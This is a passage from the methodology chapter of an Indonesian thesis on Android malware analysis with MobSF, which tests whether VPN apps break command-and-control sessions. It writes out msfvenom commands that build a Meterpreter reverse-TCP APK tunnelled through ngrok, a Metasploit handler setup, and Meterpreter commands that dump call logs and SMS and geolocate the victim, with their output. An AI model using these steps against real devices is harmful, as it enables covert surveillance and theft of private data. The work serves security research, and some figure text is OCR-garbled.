

BAB III

METODOLOGI PENELITIAN

3.1 Perangkat Keras

Perangkat keras yang akan digunakan pada penelitian ini menggunakan satu buah laptop dan satu buah *smartphone* dengan spesifikasi yang terdapat pada tabel 3.1 dan tabel 3.2.

Tabel 3.1 Spesifikasi Perangkat Keras Laptop

<i>OS</i>	Windows 11
<i>Processor</i>	Intel i7-1255U 1.7 GHz
<i>System Memory (RAM)</i>	16 GB
<i>Storage (SSD)</i>	512 GB

Tabel 3.2 Spesifikasi Perangkat Keras *Smartphone*

<i>OS</i>	Android 13
<i>One UI Version</i>	5.1.1
<i>System Memory (RAM)</i>	6 GB
<i>Storage</i>	128 GB

3.2 Perangkat Lunak

Perangkat lunak sebagai *tools* dan aplikasi yang digunakan pada penelitian ini akan dijelaskan pada tabel 3.3.


Tabel 3.3 Spesifikasi Perangkat Lunak

NO	Perangkat Lunak	Versi	Fungsi
1	<i>VirtualBox</i>	7.0.6	Menjalankan Sistem Operasi (OS) Kali Linux
2	<i>Mobile Security Framework</i>	3.8	Melakukan analisis terkait aplikasi yang berindikasi

NO	Perangkat Lunak	Versi	Fungsi
			mengandung <i>malware</i>
3	<i>Thunder VPN – Fast Safe</i> VPN	5.1.16	Untuk melindungi komunikasi, privasi dan data
4	<i>Turbo VPN – Secure VPN</i>	4.0.1.4	Untuk melindungi komunikasi, privasi dan data
5	<i>Snap Master VPN – Secure</i> VPN	7.8.9.1	Untuk melindungi komunikasi, privasi dan data
6	<i>Virus Total</i>	3.0	Untuk melakukan analisis dan validasi <i>file information application</i>
7	<i>Ngrok</i>	3.3.5	Untuk membangun koneksi antara <i>local network</i> dengan internet
8	<i>JADX</i>	1.4.7	<i>Reverse Engineering</i>
9	<i>Metasploit</i>	6.3.43	Untuk <i>build malicious application</i>
10	<i>Genymotion</i>	3.4.0	Menjalankan Sistem Operasi Android
11	<i>Speedtest by Ookla</i>	5.2.4	Untuk mengetahui kualitas dari jaringan yang digunakan

3.3 Alur Penelitian

Penelitian ini ditujukan untuk melakukan simulasi melalui *Mobile Security Framework* untuk menemukan *vulnerability* atau kerentanan pada aplikasi. Penelitian ini dilakukan dalam beberapa tahap sesuai dengan diagram alur (*flowchart*) pada gambar 3.1.




Gambar 3.1 Diagram Alur Penelitian

Pada gambar 3.1 merupakan diagram alur penelitian, langkah pertama dalam penelitian ini yaitu melakukan studi literatur terhadap beberapa penelitian terkait *security testing* untuk menganalisis kerentanan pada aplikasi. Dengan membandingkan beberapa jurnal terkait untuk menentukan judul dan fokus penelitian. Selain membandingkan dan menentukan fokus pada tahap ini peneliti juga menentukan konsep dasar dari topik tersebut. Selanjutnya merancang blok diagram yang akan digunakan pada penelitian. Setelah selesai merancang blok diagram langkah selanjutnya yaitu membuat *environment lab* untuk penelitian di

virtual machine. Setelah *lab* selesai untuk dibuat, langkah selanjutnya yaitu menyusun program *Creator.apk* menggunakan Metasploit dan menyusun program Undangan Pernikahan.apk dan Cek Resi J&T.apk dengan mengunduh program pada *community*. Setelah selesai menyusun program, langkah selanjutnya yaitu melakukan simulasi serangan dengan atau tanpa VPN. Selanjutnya yaitu melakukan pengujian keamanan aplikasi dengan metode SAST dan DAST, jika proses pengujian tidak berhasil maka akan kembali ke proses menyusun program untuk melakukan *troubleshoot* jika berhasil dilanjutkan dengan melakukan analisis dan mengambil kesimpulan dari hasil analisis yang telah dilakukan.

3.4 Rancangan Blok Diagram



Gambar 3.2 Blok Diagram

Pada gambar 3.2 merupakan blok diagram penelitian, proses kerja sistem pada penelitian ini yaitu *Genymotion* berfungsi untuk menginstal sistem operasi Android yang akan diintegrasikan dengan *virtualbox*. Setelah sistem operasi telah terintegrasi ke *virtualbox* maka peneliti dapat menjalankan sistem operasi tersebut sebagai *device* korban untuk mengetahui aktivitas yang dihasilkan dari *Malware* pada aplikasi yang ingin dilakukan analisis. Pada *virtualbox* juga diinstal sistem operasi Kali Linux sebagai *environment lab* untuk melakukan *penetration testing*. Semua *tools* pendukung diinstal di Kali Linux termasuk *framework* yang akan

digunakan yaitu MobSF. Jika sudah terinstal maka analisis aplikasi dapat dilakukan. Ngrok berfungsi sebagai *service* yang akan melakukan *tunneling* sehingga *device* korban dapat dilakukan *controlling* meskipun tidak dalam satu jaringan dengan *Hacker's device*.

3.5 Konfigurasi Aplikasi

3.5.1 Konfigurasi MobSF

Instalasi dan konfigurasi MobSF bertujuan untuk menjalankan *service* MobSF pada Kali Linux. Sehingga dapat melakukan analisis pada .APK file. Adapun untuk proses dan hasil konfigurasi MobSF terdapat pada gambar 3.3.

Install Docker


```
sudo apt install -y docker.io  
systemctl enable docker --now  
docker
```

Download MobSF docker image

```
docker pull opensecurity/mobile-security-framework-MobSF:latest
```

Run MobSF with Static & Dynamic Analysis Support

```
docker run -it --rm -p 8000:8000 -p 1337:1337 -e  
MOBSF_ANALYZER_IDENTIFIER=<adb device identifier>  
opensecurity/mobile-security-framework-mobsf:latest
```




```
[INFO] 16/Dec/2023 14:29:03 - Mobile Security Framework v3.8.6 Beta  
REST API Key: 9800cead6c099b6bf981fa391b3c9d04019b6d5cca57777ede098b74eaed55  
[INFO] 16/Dec/2023 14:29:03 - OS: Linux  
[INFO] 16/Dec/2023 14:29:03 - Platform: Linux-6.3.0-kali1-amd64-x86_64-with-glibc2.35  
[INFO] 16/Dec/2023 14:29:03 - Dist: ubuntu 22.04 Jammy Jellyfish  
[INFO] 16/Dec/2023 14:29:03 - MobSF Basic Environment Check  
Operations to perform:  
  Apply all migrations: StaticAnalyzer, auth, contenttypes, sessions  
Running migrations:  
  No migrations to apply.  
[INFO] 16/Dec/2023 14:29:04 - Checking for Update.  
[INFO] 16/Dec/2023 14:29:04 - No updates available.  
[2023-12-16 14:29:04 +0000] [1] [INFO] Starting gunicorn 21.2.0  
[2023-12-16 14:29:04 +0000] [1] [INFO] Listening at: http://0.0.0.0:8000 (1)  
[2023-12-16 14:29:04 +0000] [1] [INFO] Using worker: gthread
```

Gambar 3.3 Hasil Konfigurasi MobSF

3.5.2 Konfigurasi ADB

Instalasi dan konfigurasi ADB bertujuan sebagai *command line* yang digunakan untuk komunikasi dengan perangkat. Perintah ADB memfasilitasi berbagai tindakan perangkat seperti: menginstal dan men-debug aplikasi, serta memberikan akses ke *shell unix* yang dapat digunakan untuk menjalankan berbagai perintah di perangkat. Adapun untuk proses dan hasil konfigurasi ADB terdapat pada gambar 3.4.

```
Install ADB  
sudo apt-get install adb  
  
Running ADB  
adb start-server
```



```
File Actions Edit View Help  
└─(root㉿kali)-[~/home/kali]  
# apt-get install adb  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
adb is already the newest version (1:34.0.4-1).  
0 upgraded, 0 newly installed, 0 to remove and 1123 not upgraded.  
└─(root㉿kali)-[~/home/kali]  
# adb start-server
```

Gambar 3.4 Hasil Konfigurasi ADB

3.5.3 Konfigurasi Ngrok

Instalasi dan konfigurasi *ngrok* bertujuan untuk membangun koneksi antara *local network* dengan internet. Adapun untuk proses dan hasil konfigurasi Ngrok terdapat pada gambar 3.5.

```
Login and download ngrok  
https://ngrok.com/download  
  
Extract Document  
sudo tar xvzf ~/Downloads/ngrok-v3-stable-linux-amd64.tgz -C  
/usr/local/bin
```

```
Add auth token
ngrok config add-auth token <token>
```

The screenshot shows the ngrok configuration interface. It displays the following information:

- Session Status:** online
- Account:** txtdarired@gmail.com (Plan: Free)
- Update:** update available (version 3.5.0, Ctrl-U to update)
- Version:** 3.3.5
- Region:** Asia Pacific (ap)
- Latency:** 21ms
- Web Interface:** http://127.0.0.1:4040
- Forwarding:** tcp://0.tcp.ap.ngrok.io:15643 → localhost:4444
- Security Score:** 49/100
- Connections:** ttl open rt1 rt5 p50 p90
0 0 0.00 0.00 0.00 0.00

Gambar 3.5 Hasil Konfigurasi Ngrok

3.5.4 Konfigurasi JADX

Instalasi dan konfigurasi JADX bertujuan untuk melakukan *reverse engineering* dengan membuka isi *directory* pada aplikasi dengan tujuan mendapatkan lokasi *command and control*. Adapun untuk proses dan hasil konfigurasi JADX terdapat pada gambar 3.6.

```
Download JADX
sudo apt install jadx
```

The screenshot shows the Jadx-GUI interface. On the left, the terminal window shows the command to download and install Jadx:

```
root@kali:~/home/kali x root@kali:~/home/kali x
[~] # sudo su
[sudo] password for kali:
# curl -O https://github.com/JRaska/jadx/releases/download/v0.9.0/jadx-0.9.0.jar
# java -jar jadx-0.9.0.jar
# jadx-gui
```

The right pane shows the decompiled code of the APK file 'UNDANGAN PERNIKAHAN'. The AndroidManifest.xml file content is as follows:

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1"
    android:versionName="1.0" package="com.example.myapplication">
    <uses-sdk android:minSdkVersion="26" android:targetSdkVersion="32"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.READ_SMS" />
    <uses-permission android:name="android.permission.SEND_SMS" />
    <application android:theme="@style/Theme.AppCompat.NoActionBar" android:label="" android:exported="true">
        <activity android:name=".MainActivity" android:label="" android:exported="true">
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.INFO" />
            <intent-filter>
                <meta-data android:name="android.app.lib_name" android:value="" />
            </intent-filter>
            <receiver android:name=".com.example.myapplication.ReceiveSMS" android:exported="true">
                <action android:name="android.provider.Telephony.SMS_RECEIVED" />
                <intent-filter>
                    <action android:name="android.provider.Telephony.SMS_RECEIVED" />
                </intent-filter>
            </receiver>
            <provider android:name="androidx.startup.InitializationProvider" android:exported="true">
                <meta-data android:name="androidx.emoji2.text.EmojiCompatInitializer" android:value="true" />
                <meta-data android:name="androidx.lifecycle.ProcessLifecycleInitializer" android:value="true" />
            </provider>
        </activity>
    </application>
</manifest>
```

Gambar 3.6 Hasil Konfigurasi JADX

3.6 Skenario Pengujian Aplikasi

Berikut merupakan skenario pengujian aplikasi yang telah diklasifikasikan ke dalam beberapa indikator pengujian pada aplikasi yang terinfeksi *malware* untuk dapat dilakukan analisis. Adapun untuk skenario pengujian aplikasi terdapat pada tabel 3.4.

Tabel 3.4 Skenario Pengujian Aplikasi

Metodologi	Indikator Pengujian	Creator.apk	Undangan Pernikahan.apk	Cek Resi J&T.apk
SAST	Risk Rating Analysis	Yes	Yes	Yes
	Vulnerability Analysis	Yes	Yes	Yes
	Threat Actor Analysis	Yes	Yes	Yes
	TIP Analysis	Yes	Yes	Yes
DAST	TLS/SSL Security Test	No	Yes	Yes
	Speed Test Analysis	Yes	Yes	Yes
	C&C Attack Analysis	Yes	No	No

3.6.1 Skenario Simulasi Serangan C&C

3.6.1.1 Menjalankan Ngrok

Activity ini bertujuan untuk memastikan bahwa ngrok telah terinstal dan berjalan dengan baik untuk dapat dilakukan integrasi dengan aplikasi yang akan dibuat. Adapun untuk proses menjalankan *service* Ngrok terdapat pada gambar 3.7.

```
Running Ngrok  
sudo su  
ngrok tcp 4444
```

```

Session Status          online
Account                txtdarired@gmail.com (Plan: Free)
Update                 update available (version 3.4.0, Ctrl-U to update)
Version                3.3.5
Region                 Asia Pacific (ap) 26 security vendors
Latency                21ms
Web Interface          http://127.0.0.1:4040
Forwarding             tcp://0.tcp.ap.ngrok.io:11128 → localhost:4444
Connections            ttl     opn      rt1      rt5      p50      p90
                        32       0        0.15    0.06    0.00    0.01

```

Gambar 3.7 Ngrok Service

3.6.1.2 Melakukan *Packet Internet Groper* (PING) ke server Ngrok

Activity ini bertujuan untuk mengetahui Internet Protocol (IP) dari Ngrok tersebut. Adapun untuk proses melakukan PING terdapat pada gambar 3.8.

Ping 0.tcp.ap.ngrok.io

```

└─(root㉿kali)-[~/home/kali]
# ping 0.tcp.ap.ngrok.io
PING 0.tcp.ap.ngrok.io (13.229.3.203) 56(84) bytes of data.
64 bytes from ec2-13-229-3-203.ap-southeast-1.compute.amazonaws.com (13.229.3.203): icmp_seq=1 ttl=236 time=21.9 ms
64 bytes from ec2-13-229-3-203.ap-southeast-1.compute.amazonaws.com (13.229.3.203): icmp_seq=2 ttl=236 time=19.4 ms
64 bytes from ec2-13-229-3-203.ap-southeast-1.compute.amazonaws.com (13.229.3.203): icmp_seq=3 ttl=236 time=19.9 ms
64 bytes from ec2-13-229-3-203.ap-southeast-1.compute.amazonaws.com (13.229.3.203): icmp_seq=4 ttl=236 time=19.3 ms

```

Gambar 3.8 PING Activity ke Server Ngrok

3.6.1.3 Membuat *Malware Application* dengan Menggunakan Metasploit

Activity ini bertujuan untuk membuat aplikasi *Creator.apk* untuk dapat melakukan *command and control* dengan *device* korban. Adapun untuk proses membuat *malware application* terdapat pada gambar 3.9.

msfvenom -p android/meterpreter/reverse_tcp lhost=13.229.3.2023
lport=11128 r > Creator.apk


```

└─(root㉿kali)-[~/home/kali]
# msfvenom -p android/meterpreter/reverse_tcp lhost=13.229.3.203 lport=11128 R > Creator.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10238 bytes

```

Gambar 3.9 Proses Pembuatan *Malicious Application*

Adapun untuk aplikasi *Creator.apk* yang berhasil ter-build terdapat pada Gambar 3.10.



Gambar 3.10 Aplikasi *Creator.apk*

3.6.1.4 Konfigurasi komunikasi C&C pada Metasploit

Activity ini untuk memastikan *Hacker's device* dapat berkomunikasi dengan *device korban*. Adapun untuk proses konfigurasi komunikasi C&C terdapat pada gambar 3.11.

```
msfconsole  
set payload android/meterpreter/reverse_tcp  
use multi/handler  
set LHOST 0.0.0.0  
set LPORT 4444  
exploit
```

```
msf6 > set payload android/meterpreter/reverse_tcp  
payload => android/meterpreter/reverse_tcp  
msf6 > use multi/handler  
[*] Using configured payload android/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 0.0.0.0  
LHOST => 0.0.0.0  
msf6 exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf6 exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 0.0.0.0:4444
```

Gambar 3.11 Msfconsole

3.6.1.5 Jenis Serangan yang dilakukan

Activity ini akan melakukan *command and control* pada *device korban* dalam beberapa jenis serangan. Adapun jenis serangan dan kondisi yang dilakukan terdapat pada tabel 3.5.

Tabel 3.5 Simulasi Serangan

Jenis Serangan	Kondisi
sysinfo	non-VPN dan VPN
dump_calllog	non-VPN dan VPN

dump_SMS	<i>non-VPN dan VPN</i>
geolocate	<i>non-VPN dan VPN</i>

3.6.1.6 Simulasi Serangan non-VPN

Activity ini akan melakukan *command and control* pada *device* korban ketika *device* tidak terinstal VPN. Adapun serangan yang dilakukan terdapat pada gambar 3.12 untuk *sysinfo*, gambar 3.13 untuk *dump_calllog*, gambar 3.14 untuk *dump_SMS*, dan gambar 3.15 untuk *geolocate*.

sysinfo : Untuk mengetahui *detail* informasi pada *device* korban.

```
meterpreter > sysinfo
Computer      : localhost
OS           : Android 13 - Linux 4.19.113-27114284 (aarch64)
Architecture   : aarch64
System Language: en_US
Meterpreter    : dalvik/android
```

Gambar 3.12 Sysinfo

dump_calllog : Untuk mengumpulkan *log* panggilan telepon korban.

```
meterpreter > dump_calllog
[*] Fetching 2 entries
[*] Call log saved to calllog_dump_20231201022847.txt
```

Gambar 3.13 Dump_calllog

dump_SMS : Untuk mengumpulkan *log* SMS korban.

```
meterpreter > dump_sms
[*] Fetching 121 sms messages
[*] SMS messages saved to: sms_dump_20231201023018.txt
```

Gambar 3.14 Dump_SMS

geolocate : Untuk mengetahui lokasi spesifik korban.

```
meterpreter > geolocate
[*] Current Location:
    Latitude: -6.1930296
    Longitude: 106.8481283
To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=-6.1930296,106.8481283&sensor=true
```

Gambar 3.15 Geolocate

3.6.1.7 Simulasi Serangan dengan VPN

Activity ini akan melakukan *command and control* pada device korban ketika device telah terinstal VPN. Adapun serangan yang dilakukan terdapat pada gambar 3.16 untuk *dump_calllog block session*, gambar 3.17 untuk *dump_SMS block session*, dan gambar 3.18 untuk *geolocate block session*.

Snap Master VPN – Secure VPN

```
meterpreter > dump_calllog
[*] Fetching 2 entries
[*] Call log saved to calllog_dump_20231201024703.txt
meterpreter >
[*] 127.0.0.1 - Meterpreter session 34 closed. Reason: Died
[*] 127.0.0.1 - Meterpreter session 35 closed. Reason: Died
[*] 127.0.0.1 - Meterpreter session 36 closed. Reason: Died
```

Gambar 3.16 *Dump_calllog Block Session*

Turbo VPN – Secure VPN

```
meterpreter > dump_sms
[*] Fetching 121 sms messages
[*] SMS messages saved to: sms_dump_20231201025401.txt
meterpreter >
[*] 127.0.0.1 - Meterpreter session 55 closed. Reason: Died
[*] 127.0.0.1 - Meterpreter session 56 closed. Reason: Died
[*] 127.0.0.1 - Meterpreter session 57 closed. Reason: Died
```

Gambar 3.17 *Dump_SMS Block Session*

Thunder VPN – Fast Safe VPN

```
meterpreter > geolocate
[*] Current Location:
    Latitude: -6.1930651
    Longitude: 106.8482299
To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=-6.1930651,106.8482299&sensor=true
meterpreter >
[*] 127.0.0.1 - Meterpreter session 59 closed. Reason: Died
[*] 127.0.0.1 - Meterpreter session 60 closed. Reason: Died
```

Gambar 3.18 *Geolocate Block Session*